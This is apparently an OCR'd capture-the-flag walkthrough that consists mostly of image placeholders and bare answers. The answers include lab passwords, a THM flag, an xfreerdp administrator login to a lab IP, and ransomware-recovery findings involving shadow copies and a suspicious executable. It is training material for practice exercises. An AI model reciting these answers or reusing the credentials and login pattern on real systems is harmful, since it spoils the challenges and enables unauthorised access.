DM0NmUyMQ

sn0wM4n!




eMail





https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,")&input=JiMxMDU7JiM5OTsmIzUxOyYjODM7JiMxMDc7JiM5NzsmIzExNjsmIzEwNTsmIzExMDsmIzEwMzsmZXhjbDs


ic3Skating!



Recycle Bin









https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8

THM{657012dcf3d1318dca0ed864f0e70535}




Day 23 – PowerShell

export pass='/p:sn0wF!akes!!!'





xfreerdp /u:administrator "${pass}" /cert:ignore /v:10.10.223.67


RansomNote.txt





nomorebestfestivalcompany





Disk Management
File Action View Help
Volume
(C:)
Backup
System Reserved
Backup Properties
General Tools Hardware Security
Shadow Copies Quota Customize
Shadow copies allow users to view the contents of shared folders as the contents existed at previous points in time. For information on Shadow Copies, click here.
Select a volume:
Volume Next Run Time Shares Used
\\?\Vol... 12/30/2020 7... 0 64.5 MB on ...
\\?\Vol... Disabled 0
C:\ Disabled 0
Free Spa... % Free
2.58 GB 18 %
938 MB 92 %
115 MB 21 %


Disk Management
File Action View Help
Volume Layout Type File System Status Capacity Free Spa... % Free
(C:) Simple Basic NTFS Healthy (B... 14.46 GB 2.58 GB 18 %
Backup Healthy (P... 1021 MB 938 MB 92 %
Healthy (S... 549 MB 115 MB 21 %
Open
Explore
Mark Partition as Active
Change Drive Letter and Paths...
Format...



Change Drive Letter and Paths for Backup
Allow access to this volume by using the following drive letter and paths:
Add...
Change...
Remove
OK
Cancel




Z:\Backup




Confidential directory




opidsfsdf




C:\Users\Administrator\Desktop\opidsfsdf.exe





ShadowCopyVolume




7a9eea15-0000-0000-0000-010000000000







